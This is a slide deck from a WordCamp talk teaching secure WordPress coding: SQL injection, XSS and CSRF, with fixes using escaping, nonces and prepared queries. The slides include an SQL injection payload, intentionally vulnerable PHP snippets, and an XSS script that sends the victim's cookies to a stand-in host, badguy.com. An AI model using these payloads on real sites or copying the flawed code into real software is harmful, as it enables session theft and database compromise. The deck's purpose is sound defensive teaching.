

WORDCAMP
MILWAUKEE

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Secure Wordpress Coding

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Why Trust This Guy?




- PHP programmer
 > than a decade
- Nerd since 8 yrs old
- MKEPUG
- Author
- you paid? :)



Why at WordCamp?

- I use WordPress
 - even programmers do, yup
- I like WordPress
- WordPress is everywhere
 - I actually care about the world... you should too!



What is Security?

- Physical, mental, emotional, resources
- Secure programming?
 - protecting the user from...
 - themselves
 - the bad guys
 - glitches



Why you should care?

Yay - it's time for everyone's favorite game show!



Myth: ...

Fact: you should care - you're a nice person.
Otherwise you wouldn't be here...



Myth: No one will attack me

Fact: Yes they will.

- No one cares about my little website
- I'm not doing anything important
- They can have it all, I have nothing they want




That's Wrong!



Examples:

- Testing Credit Cards
- Hosting bad stuff
- Stealing User Accounts (and passwords)
- installing trojans
 - google now hates you
- Who cares about Google ads?
 - They're only \$0.02...





\$132,994.97



Myth: PHP is so insecure that...

- Bank vault is insecure with the door open
- Haters be hatin'
- PHP users
 - Facebook
 - Yahoo
 - etc
 - if it were so bad, then why?



What Security Concerns in Web Projects Do We Have?

- HTML begat PHP begat WordPress

- SQL Injection
- XSS
- CSRF



*NOTE: examples are simple, and not necessarily indicative of real code.



SQL Injection

- An attack that injects unknown SQL commands
 - usually done through a form filed
 - can be done in a query string
- Consequence?
 - read all data
 - write / update / delete
 - drop tables!



SQL Injection Example

sqlinjection_form.php

```
1 <form action="sqlinjection_formprocess.php" method="post">
2     <p><label>Email: <input type="text" name="email"></label></p>
3     <p><label>Password: <input type="password" name="password"></label></p>
4 </form>
```

sqlinjection_formprocess.php

```
1 <?php
2 $email = $_POST['email'];
3 $password = $_POST['password'];
4 $sql = "select * from user where email='$email' and password='$password'";
5 $result = mysql_query($sql);
6 $authorizedUser = mysql_fetch_assoc($result);
```



SQL Injection Example

Email:

Password:

```
$sql = "select * from user where email='me@aaron saray.com' and password='monkey'
```



SQL Injection Example

What about password of ... say...
x' or userid=1; --

```
$sql = "select * from user where email='me@aaronasaray.  
com' and  
password='x' or userid=1; --';
```



SQL Injection Solution

Filter user input!!

```
sqlinjection_formprocessfixed.php ✘
1 <?php
2 $email = mysql_real_escape_string($_POST['email']);
3 $password = mysql_real_escape_string($_POST['password']);
4 $sql = "select * from user where email='$email' and password='$password'";
5 $result = mysql_query($sql);
6 $authorizedUser = mysql_fetch_assoc($result);
```




Cross Site Scripting (XSS)

- An attack that allows a third party to add and execute client side scripts into a web page
 - Client side scripting (such as javascript) is fine (and useful)
 - but not if the site creator didn't approve it
- Consequence?
 - form submission
 - steal cookie (login token)
 - Sammy!



XSS Example



```
xss.php x
1 <?php
2 $searchTerm = isset($_GET['q']) ? $_GET['q'] : '';
3 ?>
4 <form>
5 <label>Enter search term: <input type="text" name="q" value="<?php echo $searchTerm; ?>"></label>
6 </form>
```



The screenshot shows a web browser window with the URL 'local/wordcamp/xss.php?q=monkeys'. The page content is 'Enter search term: monkeys', where the 'monkeys' part is the user input from the URL. The browser's address bar also displays the same URL.



XSS Example



Is this really that bad?

Yup.

```
xss_advanced.html ✘
1<script>
2  var cookie = document.cookie;
3  var i = new Image();
4  i.src = "http://badguy.com/stealcookie.php?cookie=" + cookie;
5 </script>
```



XSS Solution

Filter user input!!

```
xss_fixed.php ✘
1 <?php
2 $searchTerm = isset($_GET['q']) ? htmlentities($_GET['q']) : '';
3 ?>
4 <form>
5 <label>Enter search term: <input type="text" name="q" value="<?php echo $searchTerm; ?>"></label>
6 </form>
```



Cross Site Request Forgery (CSRF)

- An attack that sends a request from a malicious site masquerading as a legitimate request.
- Submission or action originating not on your website
- Consequence?
 - forms submitted
 - any user action done
 - potentially authorized users without knowledge



CSRF Example

```
csrf_form.php
1 <?php
2 $blogID = isset($_GET['id']) ? (int) $_GET['id'] : 0;
3 ?>
4 <form action="csrf_formprocess.php">
5     <label>
6         Are you sure you want to delete this?
7         <input type="submit" value="yes">
8     </label>
9     <input type="hidden" name="blogid" value="<?php echo $blogID?>">
10 </form>
```



CSRF Example

/csrf_formprocess.php?blogid=4

```
1 <?php
2 if (!authorizedUser()) {
3     die('not authorized');
4 }
5 $blogid = $_REQUEST['blogid'];
6 deleteBlogById($blogid);
7 print "Deleted!";
```



CSRF Solution

Multi pronged:

- Use POST for data changes (RFC 2616)
- Use `$_POST`, not `$_REQUEST`
- Use a token
 - in Wordpress, they're called "nonce"



CSRF Solution

```
1 <?php
2 $blogID = isset($_GET['id']) ? (int) $_GET['id'] : 0;
3 ?>
4 <form action="csrf_formprocess.php" method="POST">
5     <label>
6         Are you sure you want to delete this?
7         <input type="submit" value="yes">
8     </label>
9     <input type="hidden" name="blogid" value="<?php echo $blogID?>">
10    <input type="hidden" name="token" value="<?php echo generateToken(); ?>">
11 </form>
```



CSRF Solution

```
1 <?php
2 if (!authorizedUser()) {
3     die('not authorized');
4 }
5 if (!isValidToken($_POST['token'])) {
6     die('Invalid token');
7 }
8 $blogid = $_POST['blogid'];
9 deleteBlogById($blogid);
10 print "Deleted!";
```



CSRF Solution in Wordpress


```
nonce_form.php ✘
1 <?php
2 echo '<form method="POST" action="nonce_process.php">';
3 wp_nonce_field('my_nonce_name');
4 // other form stuff
5 echo '</form>';
```

```
nonce_process.php ✘
1 <?php
2 $nonce = $_POST['_wpnonce'];
3 if (!wp_verify_nonce($nonce, 'my_nonce_name')) {
4     die ("Please try again.");
5 }
```



... so, who cares?

Wordpress is a web project



- It's PHP
- It's HTML
- It's Javascript
- It's CSS
- It takes user input
- It displays user input



What can I do about it?

Thanks for asking!

- Security Scanning Plugin
- Theme Creation Security
- Practice safe plugin'



If you remember just one thing...

Use these Security Plugins:

- Secure Wordpress

<http://wordpress.org/extend/plugins/secure-wordpress/>

- WP Security

<http://wordpress.org/extend/plugins/wp-security-scan/>



Secure Themes

- This isn't just filler
 - people focus on plugins usually. *slap*
- Things to consider:
 - when using other themes or child themes
 - creating your own theme




Themes that you... borrow

- Everyone grabs a theme
 - be smart about it
 - if it's too good to be true...
- Things to remember:
 - update themes when they ask you to
 - Remember the TimThumb-amo!
 - take a look at them
 - cdn.google.com/jquery.js
 - myhotbride.ru/funfreemoney.js



Themes that you sorta borrow

- If you see a cool theme...
 - Child theme it!
 - Stay up to date with the parent security




and if you're in a rush...

- Theme Authenticity Checker
 - <http://builtbackwards.com/projects/tac/>



so which security issues exist?

- All of them!



OH CRAP!



Let's check out some best practices



Use built in functions

- `set_theme_mod()`
- Settings API



Use built in filters

- esc_attr()
- esc_html()
- esc_textarea()
- esc_url()
- esc_js()
- wp_filter_kses()



Filter example

```
1 <?php
2 $title = convolutedTitleGeneration();
3 ?>
4 <a href="/" title="<?php echo esc_attr($title); ?>">Go home</a>
```



Security through Obscurity

- Not always that bad...
 - automated tools - why give them a freebie?
- remove versions from your themes



Version examples...


```
// remove from site
remove_action('wp_header', 'wp_generator');

//remove from RSS
function wprss_remove_version() {
    return '';
}
add_filter('the_generator', 'wprss_remove_version');
```



O.P.P.

- Other People's Plugins!



General Security

- Security is really shared between plugins and themes
- These can be applied to all of your programming, or other people's programming.
 - For security's sake - be careful when you're hacking other people's plugins.



2 Parts Left:



First, and foremost

- Clean yo' house



Clean it up

- Update your Wordpress
- Delete old things:
 - plugins
 - themes
 - user uploads from that hot babe
- http://codex.wordpress.org/Hardening_WordPress



#2, Code Securely

- Use NONCE
- Don't let AJAX files sit around
- Watch your SQL



Use \$wpdb

- It is a global variable
 - yup, I hate it too
- Use these methods instead of creating your new wheel

http://codex.wordpress.org/Function_Reference/wpdb_Class



\$wpdb example

```
1 <?php
2 $id = integerValueOfPost();
3
4 $wpdb->prepare("SELECT * FROM {$wpdb->posts} where ID = %d", $id);
```



My Final Advice

It's Open Source Software for a reason



Questions?

- Questions about
Secure Wordpress
Coding?

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